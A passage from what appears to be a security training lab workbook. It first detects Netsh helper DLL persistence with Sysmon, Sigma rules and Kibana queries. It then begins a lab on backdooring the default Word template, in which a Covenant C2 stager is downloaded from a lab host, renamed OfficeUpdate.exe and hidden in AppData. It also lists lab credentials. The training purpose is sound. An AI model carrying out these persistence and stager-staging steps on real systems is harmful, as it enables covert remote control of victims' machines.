Objective 3: Detecting Netsh Helper Persistence

In order to execute this part of the lab, please exit all RDP sessions you may still have open and fall back to your CommandoVM machine.

Let's review how we could possibly detect the installation of Netsh Helper DLLs!

Step 1: Required Log Sources

Sysmon

> Event ID 1: Process creation
>
> The process creation event provides extended information about a newly created process. The full command line provides context on the process execution. The ProcessGUID field is a unique value for this process across a domain to make event correlation easier. The hash is a full hash of the file with the algorithms in the HashType field.
>
> *Source: docs.microsoft.com*

> Event ID 13: RegistryEvent (Value Set)
>
> This Registry event type identifies Registry value modifications. The event records the value written for Registry values of type DWORD and QWORD.
>
> *Source: docs.microsoft.com*

Step 2: Detection Logic

From our ELK stack's Kibana (`http://192.168.20.106:5601`), let's try to identify the events that took place. To do so, please go to the "Discover" view (compass icon).


As a first, simple detection logic, we can look for suspicious invocation of the Netsh command. We can look for the typical command line that is used to install a helper DLL file. An example Sigma rule can be found below:

```
title: Suspicious Netsh DLL Persistence
id: 56321594-9087-49d9-bf10-524fe8479452
description: Detects persitence via netsh helper
status: test
references:
    - https://github.com/redcanaryco/atomic-red-
team/blob/master/atomics/T1128/T1128.md
tags:
    - attack.persistence
    - attack.t1128
date: 2019/10/25
modified: 2019/10/25
author: Victor Sergeev, oscd.community
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        Image|endswith: '\netsh.exe'
        CommandLine|contains|all:
            - 'add'
            - 'helper'
    condition: selection
fields:
    - ComputerName
    - User
    - CommandLine
    - ParentCommandLine
falsepositives:
    - Unknown
level: high
```

This would translate to the following search:

```
event.code:1 AND process.executable:*netsh.exe AND process.args:*add* AND
process.args:*helper*
```

You should find a solid hit for the DLL you installed previously:



When expanding the event, you'll find all details related to the payload you installed:

t process.args	netsh, add, helper, C:\Users\student_ladm\Downloads\NetshHelperBeacon.dll
t process.entity_id	{983beff7-58a6-5e97-0000-0010f1908100}
t process.executable	C:\Windows\System32\netsh.exe
t process.name	netsh.exe
t process.parent.args	cmd
t process.parent.entity_id	{983beff7-5889-5e97-0000-0010686f8100}
t process.parent.executable	C:\Windows\System32\cmd.exe
t process.parent.name	cmd.exe
# process.parent.pid	4756
# process.pid	824
t process.working_directory	C:\Windows\system32\

An alternative means of detecting the Netsh helper DLL installation is by monitoring the registry location where they are installed. As indicated during the lecture, helper DLLs are registered in the following location:

- HKLM\SOFTWARE\Microsoft\Netsh


This provides an "easy" detection method, as Netsh helper DLLs are not often installed. As no Sigma rule existed, we drafted the following rule:

```
title: Netsh Helper DLL registry detection
id: 4b835a78-75ab-4ea1-adc8-6637460d46db
description: Detect Netsh helper DLLs being installed in the registry
references:
    - https://attack.mitre.org/techniques/T1128/
author: sec699
date: 2020/03/20
tags:
    - attack.persistence
    - attack.t1128
logsource:
    product: windows
    service: sysmon
detection:
    selection:
        EventID: 13
        TargetObject: *Netsh*
    condition: selection
falsepositives:
    - unlikely
level: Medium
```

This would translate to the following search:

```
event.code:13 AND winlog.event_data.TargetObject:*Netsh*
```

Again, you should find a solid hit for the DLL you installed previously:



Again, this is a rather solid rule, as we only have one result! Please expand the event to confirm our details:

t	process.entity_id	{983beff7-58a6-5e97-0000-0010f1908100}
t	process.executable	C:\Windows\system32\netsh.exe
t	process.name	netsh.exe
#	process.pid	824
t	winlog.api	wineventlog
t	winlog.channel	Microsoft-Windows-Sysmon/Operational
t	winlog.computer_name	win10.sec699-20.lab
t	winlog.event_data.Details	C:\Users\student_ladm\Downloads\NetshHelperBeacon.dll
t	winlog.event_data.EventType	SetValue
t	winlog.event_data.TargetObject	HKLM\SOFTWARE\Microsoft\NetSh\NetshHelperBeacon
t	winlog.event_id	13
t	winlog.opcode	Info
#	winlog.process.pid	2,280

Conclusions

During this lab, we demonstrated the following highly useful skills:

- How persistence can be achieved by leveraging Netsh Helper DLLs
- How we can detect Netsh Helper DLL persistence by leveraging Sysmon (looking for process creation and registry manipulation)

After the lab, please stop your target environment. In order to do so, please use the following command:

```
cd /home/student/Desktop/lab-manager
./manage.sh destroy_target -t [version_tag] -r [region]
```

It's a good idea to save this command somewhere, as you'll use it often to revert your student environment!

Exercise 5: Office-based Persistence

An often overlooked method for persistence involves leveraging built-in features of the Microsoft Office tool suite. These usually do not require administrative privileges, making them an excellent option for persistence!

> **T1137 - Office Application Startup**
>
> Microsoft Office is a fairly common application suite on Windows-based operating systems within an enterprise network. There are multiple mechanisms that can be used with Office for persistence when an Office-based application is started.
>
> Some options include:
>
> - Office Template Macros
> - Office Test DLL
> - Addins
> - Outlook Rules, Forms, and Home Page>
>
> *Source: attack.mitre.org*

Lab Setup and Preparation

Please start your target lab environment using the following commands on the student VM:

```
cd /home/student/Desktop/lab-manager
./manage.sh deploy -r [region] -t [version_tag]
```

Once the environment is deployed, please start the lab from the CommandoVM.

Objective 1: Backdooring the default Word template

As a first objective, we'll backdoor the default Word template using VBA code. This offers several advantages to adversaries, as the template by default is in a `Trusted Location` and thus ignores hardened settings that could have been applied in the `Microsoft Trust Center`.


We will leverage VBA code to persist our `OfficeUpdate.exe` Covenant executable stager!

Step 1: Open an RDP session to WIN10

We will now open an RDP session to the machine on which we want to persist (WIN10). Please open an RDP session to WIN10 `192.168.20.105`. You can use the `sec699-20.lab\student` user (password `Sec699!!`). Note that Office persistence does not require administrative privileges!

Step 2: Create a sample, clean, Word file


Once authenticated to the WIN10 system (`192.168.20.105`), please open Word. You'll need to close a few windows that pop up, after which we'll create a sample file with some random content. An excellent example of a random phrase can be found below:



Please save this file as `C:\Users\Student\Desktop\SampleFile.docx` . Once you have saved the file, please proceed to verify the `Trust Center` security settings in Microsoft Office. You can reach this menu by clicking:


- `File`
- `Options`
- `Trust Center`
- `Trust Center Settings...`

In the Trust Center Settings, you should now see that the default setting is enabled, `Disable all macros with notification`:




Step 3: Download the Covenant Grunt Stager

Once you have confirmed the Trust Center settings, please close Word. Next, open Edge and browse to your hosted Launcher available at `192.168.20.107/GruntStager.exe`:




Your file will be downloaded to `C:\Users\Student\Downloads\`. Let's rename it and move it to a "stealthier" location. We will name the file `OfficeUpdate.exe` and move it to `C:\Users\student\AppData\Roaming\Microsoft\Office`:



Step 4: Open the default template for editing


Next, let's open the default Word template file for editing. The default template is located at `C:\Users\Student\AppData\Roaming\Microsoft\Templates\Normal.dotm`. In order to change

the template, please right-click it and select `Open`. Do **NOT double-click** the file, as this will generate a new Office document based on the template.




Step 5: Creating a Macro in the template

